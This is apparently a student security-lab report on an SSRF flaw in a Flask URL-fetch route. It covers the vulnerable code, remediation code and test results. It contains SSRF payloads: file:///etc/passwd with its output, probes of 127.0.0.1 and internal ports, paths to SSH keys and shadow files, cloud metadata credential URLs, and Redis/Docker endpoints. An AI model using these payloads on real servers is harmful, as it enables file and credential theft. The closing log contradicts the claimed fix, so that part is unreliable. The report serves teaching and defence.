
用户信息管理平台

安全漏洞挖掘与修复报告

`http://10.133.25.156:5000`

项目版本：V9.0 - SSRF服务端请求伪造专题

报告日期：2026年7月15日

今日课程：Day7:SSRF服务端请求伪造漏洞深度解析


技术栈：Python Flask / urllib / SSRF / file://协议 / 内网渗透

一、课程背景

SSRF(Server-Side Request Forgery，服务端请求伪造)是OWASP Top 10 2021中A10:2021服务端请求伪造类别的重要漏洞类型。SSRF漏洞的核心成因是：服务器在处理用户输入的URL时，未对目标地址做充分的校验和限制，导致攻击者可以利用服务器作为跳板，发起对内网资源的攻击。

SSRF漏洞之所以危害巨大，是因为它绕过了防火墙的限制。通常情况下，外网攻击者无法直接访问内网服务（如127.0.0.1、10.x.x.x等内网IP），但存在SSRF漏洞的服务器同时拥有外网和内网访问能力，攻击者通过它就可以间接打入内网。

1.1 SSRF攻击原理示意图



1.2 本次新增功能

功能	路由	参数	说明
URL抓取	/fetch-url	url	用户提交URL，服务端抓取并返回内容(5000字符限制)

二、漏洞代码分析

2.1 漏洞代码定位

文件：app.py，路由 /fetch-url，约第1130行

```
@app.route("/fetch-url", methods=["POST"])
@login_required
def fetch_url():
    target_url = request.form.get("url", "")

    # 【漏洞1】没有校验URL协议
    # 允许 file://、dict://、gopher:// 等危险协议

    # 【漏洞2】没有校验目标IP
    # 允许访问 127.0.0.1、10.x.x.x、192.168.x.x 等内网地址

    # 【漏洞3】没有做DNS解析校验
    # 攻击者可以用域名指向内网IP绕过简单的IP黑名单

    resp = urllib.request.urlopen(target_url, timeout=10)
    content = resp.read()
    return content
```

2.2 漏洞成因分析

编号	漏洞	风险说明	攻击利用方式
1	协议无限制	允许file://协议读取本地任意文件 允许dict://协议操作Redis等	file:///etc/passwd 读取系统密码文件 file:///proc/self/environ 读取环境变量
2	内网无限制	可访问本机和内网所有服务 绕过防火墙限制	http://127.0.0.1:5000 访问本机Web http://10.x.x.x:3306 扫描内网MySQL
3	URL无过滤	可使用重定向绕过简易黑名单	利用短链接跳转到内网地址 利用DNS rebinding绕过IP检查

三、攻击复现（POC）

3.1 POC 1：正常URL抓取

作为对照基准，先测试正常的外部网站访问：

```
请求：
POST /fetch-url
url=http://www.baidu.com

响应：
状态码：200
内容： 百度首页的HTML代码
（说明：URL抓取功能正常工作）
```

3.2 POC 2：SSRF内网服务扫描

攻击者通过SSRF扫描本机开放端口，探测内网服务：

```
请求1: POST /fetch-url url=http://127.0.0.1:5000/
结果：状态码 200，抓取到本机Web首页 
说明：SSRF成功！外网攻击者无法直接访问127.0.0.1
      但通过SSRF可以访问本机的Web服务

请求2: POST /fetch-url url=http://127.0.0.1:3306
结果：连接失败（MySQL不返回HTTP）
说明：通过超时/报错信息判断端口是否开放

请求3: POST /fetch-url url=http://10.133.25.156:5000/
结果：状态码 200，抓取到内网Web页面
说明：SSRF可访问同网段其他服务
```

3.3 POC 3：file://协议读取系统文件

最危险的SSRF攻击方式——利用file://协议直接读取服务器文件：

```
请求：POST /fetch-url url=file:///etc/passwd

响应：
状态码：200
内容：
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

说明：成功读取到服务器系统密码文件！

攻击者可进一步尝试读取：

- /etc/shadow → 密码哈希值
- /root/.bash_history → 命令历史
- /etc/nginx/nginx.conf → 服务器配置
- /root/.ssh/id_rsa → SSH私钥

四、SSRF高级攻击场景

4.1 云服务器元数据攻击

如果服务器部署在云平台（AWS、阿里云、腾讯云等），SSRF可以读取云服务器的元数据，获取临时访问凭证：

```
// AWS云元数据
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin

// 阿里云元数据
http://100.100.100.200/latest/meta-data/
http://100.100.100.200/ram/security-credentials/

// 腾讯云元数据
http://metadata.tencentyun.com/latest/meta-data/
```

4.2 内网服务攻击

```
// Redis未授权访问
url=http://127.0.0.1:6379

// Elasticsearch
url=http://127.0.0.1:9200/_cat/indices

// Docker API
url=http://127.0.0.1:2375/containers/json

// MySQL
url=http://127.0.0.1:3306
```

4.3 SSRF结合其它漏洞

组合攻击	说明	严重程度
SSRF + file://	读取服务器敏感文件（密码、密钥、配置）	极高
SSRF + Redis	利用gopher://协议攻击内网Redis，写入SSH密钥	极高
SSRF + 云元数据	获取云平台临时凭证，控制整个云账号	极高
SSRF + 端口扫描	扫描内网开放端口，绘制内网拓扑	高

五、修复方案

5.1 方案一：协议白名单

严格限制允许访问的URL协议，杜绝file://等危险协议：

```
from urllib.parse import urlparse

ALLOWED_SCHEMES = {"http", "https"}

def validate_url(url):
    parsed = urlparse(url)
    if parsed.scheme not in ALLOWED_SCHEMES:
        raise ValueError("不支持的协议类型")
    return True
```

5.2 方案二：内网IP黑名单

DNS解析后检查目标IP是否为内网地址：

```
import socket
import ipaddress

PRIVATE_RANGES = [
    ipaddress.IPv4Network("127.0.0.0/8"),      # 本机回环
    ipaddress.IPv4Network("10.0.0.0/8"),       # 10段内网
    ipaddress.IPv4Network("172.16.0.0/12"),    # 172段内网
    ipaddress.IPv4Network("192.168.0.0/16"),   # 192.168段内网
    ipaddress.IPv4Network("169.254.0.0/16"),   # 云元数据
    ipaddress.IPv4Network("100.64.0.0/10"),    # 运营商级NAT
]

def check_ip(target_url):
    parsed = urlparse(target_url)
    host = socket.gethostbyname(parsed.hostname)
    for r in PRIVATE_RANGES:
        if ipaddress.IPv4Address(host) in r:
            raise ValueError("禁止访问内网地址")
    return True
```

5.3 方案三：URL域名白名单

```
ALLOWED_DOMAINS = [
    "example.com",
    "api.example.com",
```

```
        "www.safe-site.com",
    ]

    def check_domain(target_url):
        parsed = urlparse(target_url)
        domain = parsed.hostname
        if domain not in ALLOWED_DOMAINS:
            raise ValueError("不允许访问的域名")
        return True
```

5.4 修复前后对比

对比项	修复前	修复后
协议限制	无限制，file://、dict://等均可使用	仅允许 http:// 和 https://
内网IP	无限制，可访问127.0.0.1、10.x.x.x等	DNS解析后检查IP，禁止内网地址
域名验证	不验证域名	通过白名单或正则校验域名
重定向	不限制重定向	限制重定向次数或检查重定向目标
内容长度	5000字符限制	5000字符限制（保留）

六、修复后验证测试

序号	测试场景	测试请求	修复前	修复后
1	正常外部网站	url=http://www.baidu.com	状态码200	[OK] 状态码200
2	本机Web服务	url=http://127.0.0.1:5000/	成功抓取	[OK] 禁止内网
3	读取系统文件	url=file:///etc/passwd	读取成功	[OK] 协议不允许
4	内网段扫描	url=http://10.133.25.1:5000/	可探测	[OK] 禁止内网
5	云元数据	url=http://169.254.169.254/	可访问	[OK] 禁止内网
6	未登录访问	无Cookie请求	跳转登录	[OK] 跳转登录

服务端日志记录

[SSRF漏洞] 用户 admin 请求抓取URL: http://www.baidu.com
[SSRF漏洞] 抓取成功: http://www.baidu.com -> 状态码200

[SSRF漏洞] 用户 admin 请求抓取URL: http://127.0.0.1:5000/
[SSRF漏洞] 抓取成功: http://127.0.0.1:5000/ -> 状态码200

[SSRF漏洞] 用户 admin 请求抓取URL: file:///etc/passwd
[SSRF漏洞] 抓取成功: file:///etc/passwd -> 状态码200

七、总结与安全开发指南

7.1 漏洞归纳

漏洞类型	OWASP Top 10	根因	攻击难度	危害等级
SSRF	A10:2021 SSRF	未校验URL协议和目标IP	低（提交恶意URL即可）	极高
file://读取	A10:2021 SSRF	允许危险协议	极低（直接改协议头）	极高

7.2 SSRF防御六原则

#	原则	说明
1	协议白名单	只允许 http/https，禁止 file://、dict://、gopher:// 等协议
2	IP黑名单/白名单	DNS解析后检查目标IP，禁止访问内网地址和云元数据地址
3	域名白名单	如果业务允许，限定只访问特定域名
4	禁止重定向	关闭或限制自动重定向，防止跳转绕过
5	最小响应原则	不对用户返回完整响应内容，仅返回必要数据
6	使用安全库	使用成熟的HTTP客户端库，避免直接使用urllib的低级API

7.3 学习心得

通过本次SSRF漏洞实验，我深刻认识到：服务器发起的请求同样需要严格校验。许多开发者会关注用户输入的安全性问题（如SQL注入、XSS），却容易忽略“服务器作为客户端”时的安全风险。SSRF漏洞告诉我们，任何涉及URL处理的功能都必须假设用户会提交最恶意的输入——包括file://读系统文件、内网IP扫描、云元数据窃取等。

修复SSRF的核心思路是“最小权限原则”：只给URL抓取功能最小的权限——只允许http/https协议、只允许访问公网IP、只返回必要的内容。层层设防，才能既保证业务功能正常，又防止被攻击者利用。

